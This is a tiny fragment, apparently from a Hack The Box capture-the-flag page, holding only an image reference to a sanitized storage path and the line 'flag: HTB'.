
flag: HTB